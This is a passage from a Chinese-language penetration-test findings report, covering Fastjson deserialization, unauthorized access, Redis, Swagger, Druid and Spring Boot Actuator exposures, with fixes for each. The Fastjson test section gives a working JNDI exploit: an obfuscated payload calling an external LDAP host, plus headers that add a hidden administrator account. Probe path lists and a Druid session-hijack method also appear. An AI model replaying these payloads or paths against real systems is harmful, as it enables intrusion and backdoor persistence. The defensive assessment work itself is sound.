漏洞描述	Fastjson 是一款开源的 Java 库，用于将 Java 对象转换为 JSON 格式的字符串和将 JSON 格式的字符串转换为 Java 对象。如果 Fastjson 存在反序列化命令执行漏洞，攻击者可能利用该漏洞对目标系统进行攻击。反序列化漏洞通常是由于程序没有正确处理来自不受信任的来源的数据，导致程序执行恶意命令。为了防止这种情况的发生，系统管理员应该定期检查和更新系统中的库，以修补可能存在的漏洞。 fastjson 已使用黑白名单用于防御反序列化漏洞，经研究该利用在特定条件下版本号 ≤1.2.80 可绕过默认 autoType 关闭限制，攻击远程服务器，风险影响较大。建议 fastjson 用户尽快采取安全措施保障系统安全。
漏洞成因	fastjson 已使用黑白名单用于防御反序列化漏洞，经研究该利用在特定条件下版本号 ≤1.2.80 可绕过默认 autoType 关闭限制，攻击远程服务器，风险影响较大。建议 fastjson 用户尽快采取安全措施保障系统安全。
漏洞危害	fastjson 漏洞利用是指攻击者利用 fastjson 中的安全漏洞来对系统进行攻击。fastjson 是一种 Java 库，用于将 Java 对象转换为 JSON 数据格式。它可以快速、高效地完成这项工作，但它也存在一些安全漏洞，如反序列化漏洞。攻击者可以利用这些漏洞来执行远程代码执行攻击，泄露敏感信息，甚至拒绝服务攻击。为了避免这种情况，开发人员应该使用最新版本的 fastjson，并遵守安全开发最佳实践。 fastjson 已使用黑白名单用于防御反序列化漏洞，经研究该利用在特定条件下版本号 ≤1.2.80 可绕过默认 autoType 关闭限制，攻击远程服务器，风险影响较大。建议 fastjson 用户尽快采取安全措施保障系统安全。
修复建议	1. 升级到最新版本 1.2.83 https://github.com/alibaba/fastjson/releases/tag/1.2.83 2.safeMode 加固 fastjson 在 1.2.68 及之后的版本中引入了 safeMode，配置 safeMode 后，无论白名单和黑名单，都不支持 autoType，可杜绝反序列化 Gadgets 类变种攻击（关闭 autoType 注意评估对业务的影响）。 开启方法 参考 https://github.com/alibaba/fastjson/wiki/fastjson_safemode 使用 1.2.83 之后的版本是否需要使用 safeMode 1.2.83 修复了此次发现的漏洞，开启 safeMode 是完全关闭 autoType 功能，避免类似问题再次发生，这可能会有兼容问题，请充分评估对业务影响后开启。 开启了 safeMode 是否需要升级 开启 safeMode 不受本次漏洞影响，可以不做升级。

	3.升级到 fastjson v2 fastjson v2 地址 https://github.com/alibaba/fastjson2/releases fastjson 已经开源 2.0 版本，在 2.0 版本中，不再为了兼容提供白名单，提升了安全性。fastjson v2 代码已经重写，性能有了很大提升，不完全兼容 1.x，升级需要做认真的兼容测试。 4.noneautotype 版本 在 5 月 26 日后，为了方便使用老版本用户兼容安全加固需求，提供了 noneautotype 版本，效果和 1.2.68 的 safeMode 效果一样，完全禁止 autotype 功能。使用 noneautotype 版本的用户也不受此次漏洞影响。 https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.8_noneautotype/ https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.48_noneautotype/ https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.50_noneautotype/ https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.54_noneautotype/ https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.60_noneautotype/ https://repo1.maven.org/maven2/com/alibaba/fastjson/1.2.71_noneautotype/。
初测过程	利用 JNDIExploit-1.4-SNAPSHOT.jar 执行任意命令： java -jar JNDIExploit-1.4-SNAPSHOT.jar -l 8088 -p 8099 -i 47.94.250.255 EXP: ldap://47.94.250.255:8088/Basic/TomcatEcho POST /hosp/list HTTP/1.1 Host: Accept: application/json, text/plain, */* Accept-Encoding: gzip, deflate, br Accept-Language: zh-CN,zh;q=0.9 Content-Length: 763 Cmd: net user admin$ Mannix@123456 /add Cmd: net localgroup administrators admin$ /add Content-Type: application/json Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-site User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 sec-ch-ua: "Not?A_Brand";v="8", "Chromium";v="108", "Google

	Chrome";v="108" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "macOS" {"yj":{"\u0040\u0074\u0079\u0070\u0065":"\u006F\u0072\u0067\u002E\u0061\u0070\u0061\u0063\u0068\u0065\u002E\u0069\u0062\u0061\u0074\u0069\u0073\u002E\u0064\u0061\u0074\u0061\u0073\u006F\u0075\u0072\u0063\u0065\u002E\u006A\u006E\u0064\u0069\u002E\u004A\u006E\u0064\u0069\u0044\u0061\u0074\u0061\u0053\u006F\u0075\u0072\u0063\u0065\u0046\u0061\u0063\u0074\u006F\u0072\u0079","\u0070\u0072\u006F\u0070\u0065\u0072\u0074\u0069\u0065\u0073":{"\u0064\u0061\u0074\u0061\u005F\u0073\u006F\u0075\u0072\u0063\u0065":"\u006c\u0064\u0061\u0070\u003a\u002f\u002f\u0034\u0037\u002e\u0039\u0034\u002e\u0032\u0035\u0030\u002e\u0032\u0035\u0035\u003a\u0038\u0030\u0038\u0038\u002f\u0042\u0061\u0073\u0069\u0063\u002f\u0054\u006f\u006d\u0063\u0061\u0074\u0045\u0063\u0068\u006f"}}}
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

38. 未授权访问漏洞

漏洞名称	**未授权访问漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	未授权访问漏洞是指系统中存在缺陷或疏漏，导致未经授权的用户可以访问系统的某些功能或数据，从而破坏系统的安全性。例如，未授权访问漏洞可能导致攻击者获取敏感信息、篡改数据、执行恶意代码等问题。为了避免这种情况的发生，系统管理员应该采取有效的安全措施，如设置访问控制列表、实施身份验证、加密通信等，以保护系统免受未授权访问的威胁。 未授权访问指 Web 站点准许攻击者访问敏感内容或功能而未对其访问许可权进行适当认证。认证鉴权机制存在缺陷，未经授权的用户绕过认证鉴权，从而访问非授权的资源。
漏洞成因	认证鉴权机制存在缺陷，未经授权的用户绕过认证鉴权，从而访问非授权的资源。
漏洞危害	认证鉴权机制存在缺陷，未经授权的用户绕过认证鉴权，从而访问非授权的资源。
修复建议	1.使用安全配置，对敏感服务接口使用白名单访问控制列表。 2.验证一切来自客户端的参数，重点是和权限相关的参数，比如用户 ID 或者角色权限 ID 等。 3.session ID 和认证的 token 做绑定，放在服务器的会话里，不发送给客户端。 4.对于用户登录后涉及用户唯一信息的请求，每次都要验证检查所有权，敏感信息页面加随机数的参数，防止浏览器缓存内容。 5.把程序分成匿名，授权和管理的区域，通过将角色和数据功能匹配。 6.不使用参数来区分管理员和普通用户。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

39. 垂直（平行）越权漏洞

漏洞名称	**垂直（平行）越权漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	越权漏洞是指系统中存在缺陷或疏漏，导致用户在操作系统时超出了其权限范围，从而破坏系统的安全性。例如，如果系统允许普通用户执行管理员操作，那么普通用户就可能利用该漏洞越权访问系统的某些功能或数据，从而造成严重的安全问题。为了避免这种情况的发生，系统管理员应该采取有效的安全措施，如设置用户权限、实施身份验证、加密通信等，以保护系统免受越权攻击的威胁。 越权漏洞又分为垂直越权和平行越权，简单来理解的话，就是普通用户操作的权限，可以经过漏洞而变成管理员的权限，或者是可以操作其它人用户名的权限，正常如果访问管理员的一些操作，是需要有安全验证的，而越权导致的就是绕过验证，可以访问管理员的一些敏感信息，一些管理员的操作，导致数据机密的信息泄露。 垂直越权漏洞可以使用低权限的用户名来执行高权限用户名的操作，比如可以操作管理员的用户名功能。 平行越权漏洞是可以操作同一个层次的用户名权限之间进行操作，以及访问到一些用户名敏感信息，比如可以修改任意用户名的资料，包括查看会员的手机号，姓名，充值记录，撤单记录，提现记录，注单记录等等，也可以造成使用平行越权来执行其他用户的功能，比如删除银行卡，修改手机号，密保答案等等。
漏洞成因	一般越权漏洞容易出现在权限页面（需要登录的页面）增、删、改、查的的地方，当用户对权限页面内的信息进行这些操作时，后台需要对当前用户的权限进行校验，看其是否具备操作的权限，从而给出响应，而如果校验的规则过于简单则容易出现越权漏洞。
漏洞危害	普通用户操作的权限，可以经过漏洞而变成管理员的权限，或者是可以操作其它人用户名的权限。
修复建议	对于非公共操作，应当校验当前访问用户名进行操作权限（常见于 CMS）和数据权限校验。 1.验证当前用户的登录态。 2.从可信结构中获取经过校验的当前请求用户名的身份信息（如：session），禁止从用户请求参数或 Cookie 中获取外部传入不可信用户身份直接进行查询。 3.校验当前用户是否具备该操作权限。 4.校验当前用户是否具备所操作数据的权限，避免越权。 5.校验当前操作是否账户是否预期账户。 6.基于资源限定的角色来进行垂直越权控制（如:shiro） 在 controller 类上增加注解@RequiresPermissions()，表示哪些角色可以访问

当前这个资源。
示例: 拥有 admin,leader 角色权限的可以访问这个接口

```
@RestController
@RequiresPermissions("admin,leader")
public class AuthTest {

    @GetMapping(value = "/user")
    public String getUser(){
        return "zhang";
}
```

在 controller 类方法上增加注解@RequiresPermissions()
示例: 拥有 admin,leader 角色权限的可以访问这个接口

```
@RestController
public class AuthTest {
   @RequiresPermissions("admin,leader")
    @GetMapping(value = "/user")
    public String getUser(){
        return "zhang";
}@RestController
public class AuthTest {
   @RequiresPermissions("admin,leader")
    @GetMapping(value = "/user")
    public String getUser(){
        return "zhang";
}
```

7.基于资源和角色的配置关系进行垂直越权控制

```
@RestController
public class AuthTest {
    @GetMapping(value = "/user")
    public String getUser(){
        return "zhang";
}
```

增加拦截器

```
@Configuration
public class AuthConfig implements WebMvcConfigurer {
@Autowired
private ResourceUrlAuthInterceptor resourceCodeBasedAuthInterceptor;
    @Override
    public void addInterceptors(InterceptorRegistry registry){
        registry.addInterceptor(resourceCodeBasedAuthInterceptor);
    }
}
```

拦截器越权控制

```
@Component
```

	public class ResourceUrlAuthInterceptor implements HandlerInterceptor
	{
	@Override
	public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object handler){
	String requestUrl = request.getRequestURI();
	String requestMethod = request.getMethod();
	checkRolePermission(requestUrl,requestMethod);
	return true;
	}
	/**
	* 校验权限
	* @param requestUrl
	* @param requestMethod
	*/
	private void checkRolePermission(String requestUrl,String requestMethod){
	//获取当前用户的 resource
	ShiroUser user = ShiroSession.getSessionUser();
	List<ShiroResourceUrl> resourceUrlList = user.getResourceUrlList();
	if (CollectionUtils.isEmpty(resourceUrlList))throw new UnauthorizedException();
	//匹配已有权限
	for (String patten:resourceUrlList.stream().map(ShiroResourceUrl::getRequestUrl).collect(Collectors.toList()))if (UrlPattenUtils.checkUrl(patten, requestUrl))return;
	throw new UnauthorizedException();
	}
	
	//校验 url
	public static boolean checkUrl(String patten, String path){
	PatternMatcher matcher = new AntPathMatcher();
	return matcher.matches(patten, path);
	}
	}。

初测过程	
复测过程	
复测结果	**未修复**

初测人员	
复测人员	

40. 暴力猜解漏洞

漏洞名称	**暴力猜解漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	暴力猜解漏洞是指攻击者通过大量尝试和猜测，来破解系统的用户名和密码，从而获得系统访问权限。暴力猜解漏洞是由于系统没有采取有效的安全措施，如实施身份验证、限制登录次数、加密通信等，导致攻击者可以轻松地破解系统的用户名和密码。为了避免这种情况的发生，系统管理员应该采取有效的安全措施，以保护系统免受暴力猜解攻击的威胁。 常见暴力猜解： 通过用户名、口令字典多次尝试登录，无限制措施和策略。
漏洞成因	由于错误配置或设计缺陷，应用程序未加密登录请求并且未设置双因素认证机制，导致攻击者可以使用批量化工具通过用户名、口令字典多次尝试登录，无限制措施和策略。
漏洞危害	攻击者可以使用批量化工具通过用户名、口令字典多次尝试登录，无限制措施和策略。
修复建议	1.增加图形验证码，图形验证码采用服务端校验，登录失败一次，验证码变换一次。 2.配置登录失败次数限制策略，如在同一用户尝试登录情况下，5 分钟内连续登录失败超过 6 次，则禁止用户在 3 小时内登录系统。 3.在条件允许的情况下，增加手机接收短信验证码或邮箱接收邮件验证码，实现双因素认证的防暴力猜解机制。 4.敏感字段采用强加密传输，禁止采用简单 MD5 加密甚至 base64 编码或者相关算法变形处理方式，尽量使用国密算法或者支持国密算法的密码机。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

41. Redis 未授权访问漏洞

漏洞名称	**Redis 未授权访问漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	Redis 未授权访问漏洞是指，由于 Redis 服务器没有正确配置或存在缺陷，导致未经授权的用户可以访问 Redis 服务器。例如，攻击者可能利用该漏洞进行攻击，从而访问或修改存储在 Redis 服务器中的数据，对目标系统造成严重损害。为了防止这种情况的发生，系统管理员应该采取有效的安全措施，如设置访问控制列表、实施身份验证、加密通信等，以保护 Redis 服务器免受未授权访问的威胁。 Redis 默认情况下，会绑定在 0.0.0.0:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空）的情况下，会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下，利用 Redis 自身的提供的 config 命令，可以进行写文件操作，攻击者可以成功将自己的 ssh 公钥写入目标服务器的/root/.ssh 文件夹的 authotrized_keys 文件中，进而可以使用对应私钥直接使用 ssh 服务登录目标服务器。 总结来说，就是以下两点： 1.redis 绑定在 0.0.0.0:6379，且没有进行添加防火墙规则避免其他非信任来源 ip 访问等相关安全策略，直接暴露在公网； 2.没有设置密码认证（一般为空），可以免密码远程登录 redis 服务。 漏洞影响范围包括： Redis 2.x，3.x，4.x，5.x。
漏洞成因	Redis 默认情况下，会绑定在 0.0.0.0:6379，如果没有进行采用相关的策略，比如添加防火墙规则避免其他非信任来源 ip 访问等，这样将会将 Redis 服务暴露到公网上，如果在没有设置密码认证（一般为空）的情况下，会导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。攻击者在未授权访问 Redis 的情况下，利用 Redis 自身的提供的 config 命令，可以进行写文件操作，攻击者可以成功将自己的 ssh 公钥写入目标服务器的/root/.ssh 文件夹的 authotrized_keys 文件中，进而可以使用对应私钥直接使用 ssh 服务登录目标服务器。 总结来说，就是以下两点： 1.redis 绑定在 0.0.0.0:6379，且没有进行添加防火墙规则避免其他非信任来源 ip 访问等相关安全策略，直接暴露在公网； 2.没有设置密码认证（一般为空），可以免密码远程登录 redis 服务。
漏洞危害	1.攻击者无需认证访问到内部数据，可能导致敏感信息泄露，黑客也可以恶意执行 flushall 来清空所有数据；

	2.攻击者可通过 EVAL 执行 lua 代码，或通过数据备份功能往磁盘写入后门文件； 3.如果 Redis 以 root 身份运行，黑客可以给 root 账户写入 SSH 公钥文件，直接通过 SSH 登录受害服务器。
修复建议	1.禁止使用 root 权限启动 redis 服务。 2.设置密码，以提供远程登录，对 redis 访问启动密码认证。 增加 redis 访问密码 在 redis.conf 配置文件中找到 requirepass 配置项，取消#注释符，在 requirepass 后面添加设置的密码。设置密码以后发现可以登录，但是无法执行命令了。 2.1 启动 redis 客户端，并连接服务器：redis-cli -h IP 地址 -p 端口号 输出服务器中的所有 key：keys * 报错：(error)ERR operation not permitted 使用授权命令进行授权，就不报错了：auth youpassword 2.2 在连接服务器的时候就可以指定登录密码，避免单独输入上面授权命令：redis-cli -h IP 地址 -p 端口号 -a 密码。 2.3 在配置文件 redis.conf 中配置验证密码以外，也可以在已经启动的 redis 服务器通过命令行设置密码，但这种方式是临时的，当服务器重启了后，密码必须重设。命令行设置密码方式：config set requirepass 你的密码。 2.4 不知道当前 redis 服务器是否有设置验证密码，或者忘记密码，可以通过命令行输入命令查看密码：config get requirepass。 2.5 如果 redis 服务端没有配置密码，会得到 nil，而如果配置了密码，但是 redis 客户端连接 redis 服务端时，没有用密码登录验证，会提示：operation not permitted,这时候可以用命令：auth yourpassword 进行验证密码，再执行 config set requirepass，就会显示 yourpassword。 3.限制登录 IP，采用绑定 IP 的方式来进行控制。添加 IP 访问限制，并更改默认 6379 端口。 限制登录 IP，采用绑定 IP 的方式来进行控制。添加 IP 访问限制，并更改默认 6379 端口：修改 redis.conf 文件。 在 redis.conf 文件找到如下配置 # bind 127.0.0.1 把# bind 127.0.0.1 前面的注释#号去掉，然后把 127.0.0.1 改成允许访问你的 redis 服务器的 ip 地址，表示只允许该 ip 进行访问。这种情况下，我们在启动 redis 服务器的时候不能再用:redis-server，改为:redis-server path/redis.conf，即在启动的时候指定需要加载的配置文件,其中 path 是你上面修改的 redis 配置文件所在目录，这个方法有一点不太好，难免有多台机器访问一个 redis 服务。即在启动的时候指定需要加载的配置文件,其中 path/是你上面修改的 redis 配置文件所在目录，这个方法有一点不太好，难免有多台机器访问一个 redis 服务。 4.修改默认端口：修改 redis.conf 文件 修改默认端口 port 6379(注意：尽量不要和其他服务端口号冲突，改成一些少用或不常见的端口号即可)。
初测过程	

复测过程	
复测结果	**未修复**
初测人员	
复测人员	

42. Swagger-ui 未授权访问漏洞

漏洞名称	**Swagger-ui 未授权访问漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	Swagger-ui 是一款开源的 API 文档工具，用于为 RESTful APIs 生成友好的、交互式的文档。如果 Swagger-ui 存在未授权访问漏洞，攻击者可能利用该漏洞进行攻击。例如，攻击者可以通过网络连接进入 Swagger-ui 服务器，并访问或修改存储在其中的数据，对目标系统造成严重损害。为了防止这种情况的发生，系统管理员应该采取有效的安全措施，如设置访问控制列表、实施身份验证、加密通信等，以保护 Swagger-ui 服务器免受未授权访问的威胁。 Swagger 是一个规范和完整的框架,用于生成、描述、调用和可视化 RESTful 风格的 Web 服务，JAVA 在金融机构开发语言的地位一直居高不下，而作为 JAVA 届服务端的大一统框架 Spring，便将 Swagger 规范纳入自身的标准，建立了 Spring-swagger 项目,所以在实际测试环境中,基于 spring 框架的 swagger-ui 接口展示及调试文档页面最为常见。 可利用未授权访问漏洞，直接访问以下链接： /api /api-docs /api-docs/swagger.json /api.html /api/api-docs /api/apidocs /api/doc /api/swagger /api/swagger-ui /api/swagger-ui.html /api/swagger-ui.html/ /api/swagger-ui.json /api/swagger.json /api/swagger/ /api/swagger/ui /api/swagger/ui/ /api/swaggerui /api/swaggerui/ /api/v1/ /api/v1/api-docs /api/v1/apidocs /api/v1/swagger /api/v1/swagger-ui

	/api/v1/swagger-ui.html /api/v1/swagger-ui.json /api/v1/swagger.json /api/v1/swagger/ /api/v2 /api/v2/api-docs /api/v2/apidocs /api/v2/swagger /api/v2/swagger-ui /api/v2/swagger-ui.html /api/v2/swagger-ui.json /api/v2/swagger.json /api/v2/swagger/ /api/v3 /apidocs /apidocs/swagger.json /doc.html /docs/ /druid/index.html /graphql /libs/swaggerui /libs/swaggerui/ /spring-security-oauth-resource/swagger-ui.html /spring-security-rest/api/swagger-ui.html /sw/swagger-ui.html /swagger /swagger-resources /swagger-resources/configuration/security /swagger-resources/configuration/security/ /swagger-resources/configuration/ui /swagger-resources/configuration/ui/ /swagger-ui /swagger-ui.html /swagger-ui.html#/api-memory-controller /swagger-ui.html/ /swagger-ui.json /swagger-ui/swagger.json /swagger.json /swagger.yml /swagger/ /swagger/index.html /swagger/static/index.html /swagger/swagger-ui.html /swagger/ui/

	/Swagger/ui/index /swagger/ui/index /swagger/v1/swagger.json /swagger/v2/swagger.json /template/swagger-ui.html /user/swagger-ui.html /user/swagger-ui.html/ /v1.x/swagger-ui.html /v1/api-docs /v1/swagger.json /v2/api-docs /v3/api-docs。
漏洞成因	Swagger 未开启页面访问限制，Swagger 未开启严格的 Authorize 认证。
漏洞危害	通过翻查文档，得到 api 接口，点击 parameters，即可得到该 api 接口的详细参数。直接构造参数发包，通过回显可以得到大量的用户信息，包含了手机号，邮箱等。

修复建议	1.Swagger 开启页面访问限制。
	2.Swagger 开启 Authorize 认证。
	找到 Startup 文件，我们看到 Swagger 的配置如下：
	services.AddSwaggerGen(options =>
	{
	options.SwaggerDoc("v1", new Info { Title = "YjJob API", Version = "v1" });
	options.DocInclusionPredicate((docName, description)=> true);
	});
	修改配置：
	services.AddSwaggerGen(options =>
	{
	options.SwaggerDoc("v1", new Info { Title = "YjJob API", Version = "v1" });
	options.DocInclusionPredicate((docName, description)=> true);
	options.AddSecurityDefinition("Bearer", new ApiKeyScheme
	{
	Description = "Authorization format : Bearer {token}",
	Name = "Authorization",
	In = "header",
	Type = "apiKey"
	});//api 界面新增 authorize 按钮
	});
	修改后我们可以看到生成的 Swagger UI 界面新增了一个“Authorize”按钮：
	点击“Authorize”按钮弹出以下界面
	在 value 文本框中输入"Bearer "+token(登录接口返回的 access_token),然后点击“Authorize”按钮，之后再调用需要权限验证的接口就可以正常调用。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

43. Druid 未授权访问漏洞

漏洞名称	**Druid 未授权访问漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	Druid 未授权访问漏洞是一种安全漏洞，它允许攻击者访问 Druid 中没有经过授权的数据。这可能会导致敏感信息泄露，并使攻击者能够在系统中执行恶意操作。为了避免这种情况，Druid 管理员应该对系统进行严格的访问控制，并确保只有授权的用户才能访问数据。 Druid 是阿里巴巴数据库事业部出品，为监控而生的数据库连接池。Druid 提供的监控功能，监控 SQL 的执行时间、监控 Web URI 的请求、Session 监控。当开发者配置不当时就可能造成未授权访问。
漏洞成因	如果网站无需登录，则可利用未授权访问漏洞，直接访问以下链接： html: /druid/index.html #Druid Index /druid/sql.html #Druid sql 监控页面 /druid/weburi.html #Druid Web URI 监控页面 /druid/websession.html #Druid Web Session 监控页面 json: /druid/weburi.json #Druid Web URI json /druid/websession.json #Druid Web Session json Druid 登录接口： /druid/login.html #Druid 登录认证页面 其他： /system/druid/login.html /webpage/system/druid/login.html /druid/datasource.html /druid/wall.html /druid/webapp.html /system/druid/websession.html /webpage/system/druid/websession.html /druid/spring.html /druid/api.html。
漏洞危害	通过泄露的 Session 登录后台。 当/druid/websession.html 页面存在数据时，我们可利用该页面的 session 伪造登录，点击最后访问时间，然后复制一条离现在时间最为接近的 session 进行伪造登录；之所以要点击最后访问时间排序 session，是因为此处记录的 Session 并非全部都是用户在线时的 session，当用户退出系统时，session 虽然还存在，但已失效，无法再利用。

修复建议	Druid 开启权限校验。 Druid 的验证方式官网提供了一种根据 ip 来做访问限制的方式，即 allow 和 deny，详询 https://github.com/alibaba/druid/wiki/%E9%85%8D%E7%BD%AE_StatViewServlet%E9%85%8D%E7%BD%AE 还有一种方式，即用户名和密码 首先从 web.xml 中的 servlet 出发 <servlet> <servlet-name>DruidStatView</servlet-name> <servlet-class>com.alibaba.druid.support.http.StatViewServlet</servlet-class> </servlet> 综合分析在 web.xml 中配置 servlet 的初始化参数 loginUsername 和 loginPassword 即可 在访问 druid 的监控页面，会自动转到 login.html Druid 内置提供了一个 StatViewServlet 用于展示 Druid 的统计信息。 这个 StatViewServlet 的用途包括： 提供监控信息展示的 html 页面 提供监控信息的 JSON API 配置 web.xml StatViewServlet 是一个标准的 javax.servlet.http.HttpServlet，需要配置在你 web 应用中的 WEB-INF/web.xml 中。 <servlet> <servlet-name>DruidStatView</servlet-name> <servlet-class>com.alibaba.druid.support.http.StatViewServlet</servlet-class> </servlet> <servlet-mapping> <servlet-name>DruidStatView</servlet-name> <url-pattern>/druid/*</url-pattern> </servlet-mapping> 根据配置中的 url-pattern 来访问内置监控页面，如果是上面的配置，内置监控页面的首页是/druid/index.html 配置监控页面访问密码 需要配置 Servlet 的 loginUsername 和 loginPassword 这两个初始参数。 示例如下: <!-- 配置 Druid 监控信息显示页面 --> <servlet> <servlet-name>DruidStatView</servlet-name> <servlet-class>com.alibaba.druid.support.http.StatViewServlet</servlet-class> <init-param> <!-- 允许清空统计数据 --> <param-name>resetEnable</param-name>

	<param-value>true</param-value> </init-param> <init-param> <!-- 用户名 --> <param-name>loginUsername</param-name> <param-value>druid</param-value> </init-param> <init-param> <!-- 密码 --> <param-name>loginPassword</param-name> <param-value>druid</param-value> </init-param> </servlet> <servlet-mapping> <servlet-name>DruidStatView</servlet-name> <url-pattern>/druid/*</url-pattern> </servlet-mapping>。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

44. Spring Boot Actuator v2 未授权访问漏洞

漏洞名称	**Spring Boot Actuator v2 未授权访问漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	Spring Boot Actuator v2 未授权访问漏洞是一种安全漏洞，它指的是攻击者可以在没有经过授权的情况下访问 Spring Boot Actuator v2 中的一些端点，这些端点可能包含敏感信息，如系统配置和应用程序状态信息。为了避免这种情况，开发人员应该对 Spring Boot Actuator v2 的端点进行适当的访问控制，并确保只有授权的用户才能访问这些端点。 Actuator 是 Spring Boot 提供的服务监控和管理中间件，默认配置会出现接口未授权访问，部分接口会泄露网站流量信息和内存信息等，使用 Jolokia 库特性甚至可以远程执行任意代码，获取服务器权限。
漏洞成因	Spring Boot Framework 包含许多称为执行器的功能，可帮助您在将 Web 应用程序投入生产时监视和管理 Web 应用程序。它们旨在用于审计，运行状况和指标收集，它们还可能在配置错误时打开服务器的隐藏门。 当 Spring Boot 应用程序运行时，它会自动将多个端点（例如'/health'，'/trace','/beans','/env'等）注册到路由进程中。对于 Spring Boot 1 - 1.4，它们无需身份验证即可访问，从而导致严重的安全问题。从 Spring 1.5 版开始，默认情况下，除“/health”和“/info`”之外的所有端点都被视为敏感和安全，但应用程序开发人员通常会禁用此安全性。 以下 Actuator 端点可能具有安全隐患，从而导致可能的漏洞： /auditevents - 显示应用暴露的审计事件（比如认证进入、订单失败） /autoconfig - 提供了一份自动配置报告，记录了哪些自动配置条件通过，哪些没通过 /beans - 显示应用程序中所有 Spring bean 的完整列表。 /conditions - 显示自动配置报告，报告中包含所有自动配置候选项以及应用或不应用这些候选项的原因。 /configprops - 显示所有 @ConfigurationProperties 的整理列表。 /dump - 执行线程转储。 /env - 公开 Spring ConfigurableEnvironment 中的属性。 /health - 显示应用程序的运行状况信息（通过未经验证的连接访问时显示简单的状态信息，或通过身份验证时显示完整的消息详细信息）。 /heapdump - 堆存储 /info - 显示任意应用程序信息。 /logfile - 输出日志文件的内容 /loggers - 显示和修改配置的 loggers /mappings - 显示所有 @RequestMapping 路径的整理列表。 /metrics - 显示当前应用程序的指标信息。

	/restart - 重新启动应用程序 /shutdown - 允许应用程序正常关机（默认不启用），要求 endpoints.shutdown.enabled 设置为 true /trace - 显示跟踪信息（默认为上次的一些 HTTP 请求）。 对于 Spring 1x，它们在根 URL 下注册，并且在 2x 中它们移动到“/actuator/”基本路径。 /actuator /actuator/auditevents /actuator/beans /actuator/conditions /actuator/configprops /actuator/env /actuator/health /actuator/heapdump /actuator/httptrace /actuator/hystrix.stream /actuator/info /actuator/jolokia /actuator/loggers /actuator/mappings /actuator/metrics /actuator/scheduledtasks /actuator/threaddump /auditevents /autoconfig /beans /cloudfoundryapplication /configprops /dump /env /health /heapdump /hystrix.stream /info /jolokia /loggers /mappings /metrics /monitor /monitor/auditevents /monitor/beans /monitor/conditions /monitor/configprops

	/monitor/env /monitor/health /monitor/heapdump /monitor/httptrace /monitor/hystrix.stream /monitor/info /monitor/jolokia /monitor/loggers /monitor/mappings /monitor/metrics /monitor/scheduledtasks /monitor/threaddump /threaddump /tracev。
漏洞危害	1.通过'/jolokia'执行远程代码。 2.通过'/env'获取配置信息和修改配置信息。 3.通过'/trace'获取用户认证字段信息。 4.通过'/health'泄露 git 项目地址。 5.通过'/heapdump'获取后台用户用户名密码泄露。
修复建议	1.禁用所有接口，将配置改成：endpoints.enabled=false。 要禁用 trace 端点，则可设置如下： endpoints.trace.enabled=false 如果只想打开一两个接口，那就先禁用全部接口，然后启用需要的接口： endpoints.enabled=false endpoints.metrics.trace=true 将内置端点 trace 进行授权配置为 true,保证访问内置端点 trace 是经过授权的。 logging.level.org.springframework=INFO logging.level.org.springframework.boot.devtools=WARN logging.level.org.owasp=DEBUG logging.level.org.owasp.webwolf=TRACE endpoints.trace.sensitive=true 2.Spring Boot 也提供了安全限制功能。比如 spring-boot-starter-security 依赖并自定义配置。 引入 spring-boot-starter-security 依赖： <dependency> <groupId>org.springframework.boot</groupId> <artifactId>spring-boot-starter-security</artifactId> </dependency> 3.开启 security 功能，配置访问权限验证： management.port=8099 management.security.enabled=true security.user.name=xxxxx security.user.password=xxxxxx。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

45. 金蝶OA Apusic应用服务器(中间件)server_file 任意文件读取漏洞

漏洞名称	**金蝶 OA Apusic 应用服务器(中间件)server_file 任意文件读取漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	金蝶 OA Apusic 应用服务器(中间件)server_file 任意文件读取漏洞是一种安全漏洞，它指的是攻击者可以利用特定的请求方法和参数，通过 Apusic 应用服务器来读取系统中任意的文件。这种漏洞可能会导致敏感信息泄露，并使攻击者能够对系统进行恶意操作。为了避免这种情况，开发人员应该遵守安全开发最佳实践，并对系统进行定期审计，以确保其安全性。 金蝶 OA Apusic 应用服务器(中间件)存在任意文件读取漏洞，攻击者通过漏洞可以获取目录下的文件信息。
漏洞成因	由于一些网站的业务需要,往往需要提供文件读取或下载的一个模块,但如果没有对读取或下载做一个白名单或者限制，可能导致恶意攻击者读取下载一些敏感信息(etc/passwd 等),对服务器做下一步的进攻与威胁。
漏洞危害	通过任意文件下载，可以下载服务器的任意文件，web 业务的代码，服务器和系统的具体配置信息，也可以下载数据库的配置信息，以及对内网的信息探测等等。
修复建议	1.php.ini 配置 open_basedir（针对 PHP 应用程序）。 2.用户输入配置白名单，对文件下载类型进行检查，判断是否为允许下载类型。 3.过滤路径回溯符../，或者直接将..替换成空。对参数进行过滤，依次过滤“.”、“..”、“/”、“\”等字符。 4.对于下载文件的目录做好限制，只能下载指定目录下的文件，或者将要下载的资源文件路径存入数据库，附件下载时指定数据库中的 id 即可，id 即对应的资源。
